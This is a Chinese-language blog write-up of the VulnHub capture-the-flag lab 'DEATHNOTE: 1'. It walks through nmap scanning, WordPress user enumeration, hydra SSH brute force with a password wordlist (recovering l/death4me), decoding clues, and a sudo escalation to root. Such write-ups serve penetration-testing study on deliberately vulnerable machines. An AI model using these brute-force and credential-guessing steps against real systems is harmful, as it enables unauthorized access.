vulnhub靶机-DEATHNOTE: 1


原创

cr4ke3 于 2021-10-24 22:58:18 发布 4911 收藏 1
分类专栏： vulnhub靶机 文章标签： 网络安全 1024程序员节

本文链接：https://blog.csdn.net/weixin_43784056/article/details/120940499

1、找到靶机ip：192.168.43.11

```
nmap -sn 192.168.43.0/24
```



2、扫描靶机端口，只开放22和80端口


```
┌──(root㉿cracer)-[~]
└─# nmap -p- -A 192.168.43.11
Starting Nmap 7.91 ( https://nmap.org )
Nmap scan report for deathnote (192.168.43.11)
Host is up (0.0012s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 5e:b8:ff:2d:ac:c7:e9:3c:99:2f:3b:fc:da:5c:a3:53 (RSA)
|   256 a8:f3:81:9d:0a:dc:16:9a:49:ee:bc:24:e4:65:5c:a6 (ECDSA)
|_  256 4f:20:c3:2d:19:75:5b:e8:1f:32:01:75:c2:70:9a:7e (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:6E:B3:0F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.15 ms deathnote (192.168.43.11)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.07 seconds
```

3、访问80端口，重定向到http://deathnote.vuln/wordpress


修改hosts文件，将该域名解析到靶机ip

```
windows hosts文件路径：C:\Windows\System32\drivers\etc\hosts
linux   hosts文件路径：/etc/hosts
```


4、（1）修改完再次访问，根据路径结合指纹识别插件能够知道该网站是wp网站



使用wpscan工具扫描到一个用户kira，先放着爆破密码




（2）接着扫目录发现 在根目录下有个robots.txt




直接访问important.jpg不能发现，直接cat得到提示

```
┌──(root💀 cracer)-[~]
└─# curl http://deathnote.vuln/important.jpg|cat
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   277  100   277    0     0  21307      0 --:--:-- --:--:-- --:--:-- 23083
i am Soichiro Yagami, light's father
i have a doubt if L is true about the assumption that light is kira

i can only help you by giving something important

login username : user.txt
i don't know the password.
find it by yourself
but i think it is in the hint section of site
```



（3）点击网站上的hint，给出提示信息，下面的评论iamjustic3像是密码




结合4（1）扫出的用户名尝试登录后台，发现成功登录



5、后台发现一个前面提示的notes.txt



访问发现是个字典




```
death4
death4life
death4u
death4ever
death4all
death420
death45
death4love
death49
death48
death456
death4014
1death4u
yaydeath44
thedeath4u2
thedeath4u
stickdeath420
reddeath44
megadeath44
megadeath4
killdeath405
hot2death4sho
death4south
death4now
death410ve
death4free
death4elmo
death4blood
death499Eyes301
death498
death4859
death47
death4545
death445
death444
death4387n
death4332387
death42521439
death42
death4138
death411
death405
death4me
```



尝试ssh爆破登录，用户名字典设为l和kira，成功得到用户名和密码l/death4me

```
┌──(root💀cracer)-[~]
└─# hydra -L user.txt -P notes.txt ssh://192.168.43.11
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
 organizations, or for illegal purposes (this is non-binding, these **** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-24 22:36:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
sks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 86 login tries (l:2/p:43), ~6 tries per task
[DATA] attacking ssh://192.168.43.11:22/
[22][ssh] host: 192.168.43.11   login: l   password: death4me
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-24 22:37:09
```



6、ssh登录上去，发现user.txt文件，查看内容发现是brainfuck密文

```
l@deathnote:~$ ls
user.txt
l@deathnote:~$ cat user.txt
++++++++++[>+>+++>+++++++>++++++++++<<<<-]>>>>+++++.<<++.>>++++++++++.------------.+.+++++.---.<<.>>+++
+++++++.<<.>>------------.++++++++.+++++.<<.>>.------------.---.<<.>>+++++++++++++++.------------.---.++
+++++..<<.++++++++++++.------------.>>------------.++++++++++++++++++++.<<.>>+++++.------------.++++++.<<.>
>++.------------.+.++++++.<<.>>------------------.+++.<<.>>-------.+.++++++++++.----------.<<.>>++++++++++++++++.--
---.<<.>>-------.--.+++..<<.>>+.------------.<<.++++++++++++++.>>++++++.--.+++++++++.------------
l@deathnote:~$
```


在线解密网站解密得到




上面没什么用，在/opt/L/kira-case下发现其他信息




提示接着去fake-notebook-rule文件下查看，两个文件case.wav和hint，查看hint，提示一个解密网站




wav音频文件，根据前面图片的套路，先file查看一下文件类型，发现是ascii text类型，cat查看内容发现是16进制，使用解密网站16进制在线转换成字符串





接着base64解密，得到密码



7、切换到kira用户，使用sudo -l查看特权命令，发现所有命令都可以，直接sudo su切换到root用户

查看家目录下的root.txt，结束

差点忘了，wpscan的爆破密码记得停止